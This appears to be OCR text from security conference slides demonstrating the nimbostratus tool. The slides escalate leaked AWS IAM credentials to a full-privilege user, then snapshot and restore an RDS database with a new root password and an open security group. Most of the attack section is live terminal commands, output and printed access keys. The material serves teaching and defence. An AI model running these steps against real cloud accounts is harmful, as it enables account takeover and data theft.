
Use IAM:* to create “root” AWS user

```
andres@laptop:~/$ ./nimbostratus -v create-iam-user --access-key
AKIAIV7IFHFKHY3J6KVA --secret-key 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
Starting create-iam-user
Trying to create user "bdkgpnenu"
User "bdkgpnenu" created
Trying to create user "bdkgpnenu" access keys
Created access keys for user bdkgpnenu. Access key: AKIAJSL6ZPLEGE6QKD2Q ,
access secret: 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
Created user bdkgpnenu with ALL PRIVILEGES. User information:
    * Access key: AKIAJSL6ZPLEGE6QKD2Q
    * Secret key: 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
    * Policy name: nimbostratusbdkgpnenu

andres@laptop:~/$ ./nimbostratus -v dump-permissions --access-key
AKIAJSL6ZPLEGE6QKD2Q --secret-key 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
Starting dump-permissions
Getting access keys for user bdkgpnenu
User for key AKIAJSL6ZPLEGE6QKD2Q is bdkgpnenu
These credentials belong to bdkgpnenu, not to the root account
Getting access keys for user bdkgpnenu
User for key AKIAJSL6ZPLEGE6QKD2Q is bdkgpnenu
{u'Statement': [{u'Action': u'*',
                 u'Effect': u'Allow',
                 u'Resource': u'*'}],
 u'Version': u'2012-10-17'}
```

Got AWS root! Now what?

- Access all the DB information!
- We have **low privileges to access the MySQL DB**, but **high privileges to access the RDS API**, which manages the DB.



Objective: MySQL root DB access

1. Create a DB snapshot (backup)
2. Restore the snapshot in a new RDS DB instance
3. Change the root password for the newly created instance using RDS API (*)

```
>>> import boto.rds
>>> conn = boto.rds.connect_to_region('ap-southeast-1',
                aws_access_key_id='AKIAJSL6ZPLEGE6QKD2Q',
                aws_secret_access_key='UDSRTanRJj...lIqttdknp')
>>> conn.get_all_dbinstances()
[DBInstance:nimbostratus]
```


* Changing the root password of the original instance could cause DoS

Automated RDS attack

```
andres@laptop:~/$ ./nimbostratus -v snapshot-rds --access-key
AKIAJSL6ZPLEGE6QKD2Q --secret-key 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
--password foolmeonce --rds-name nimbostratus --region ap-southeast-1
Starting snapshot-rds
Waiting for snapshot to complete in AWS... (this takes at least 5m)
Waiting...
Waiting for restore process in AWS... (this takes at least 5m)
Waiting...
Creating a DB security group which allows connections from any location and
applying it to the newly created RDS instance. Anyone can connect to this
MySQL instance at:
    - Host: restored-sjnrpnubt.cuwm5qpy.ap-southeast-1.rds.amazonaws.com
    - Port: 3306

    Using root:
        mysql -u root -pfoolmeonce -h restored-sjnrpnubt.cuwm5qpy.ap-
southeast-1.rds.amazonaws.com
```

Access the restored snapshot *with root credentials*

```
andres@laptop:~/$ mysql -u root -pfoolmeonce -h restored-sjnrpnubt.cuwm5qpy.ap-southeast-1.rds.amazonaws.com
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 8
Server version: 5.1.69-log MySQL Community Server (GPL)

mysql> show databases;
+--------------------+
| Database           |
+--------------------+
| important          |
| logs               |
+--------------------+
5 rows in set (0.50 sec)

mysql> use important
mysql> select *  from foo;
+---------------------+
| bar                 |
+---------------------+
| 42                  |
| key to the kingdom  |
| the meaning of life |
+---------------------+
3 rows in set (0.49 sec)
```

Conclusions

- Developers are working on the cloud, why aren't you?
  - AWS has a **free**-tier which you can use to learn. No excuses!
- Most vulnerabilities and mis-configurations exploited today have fixes and/or workarounds, but the default setup is insecure.

amazon.com®

Contact and source code

- /me
  - @w3af
  - andres@bonsai-sec.com

- These **slides**, the **tool to exploit** the vulnerabilities and code to **spawn the vulnerable environment** is all available at

http://bit.ly/nimbostratus

Questions?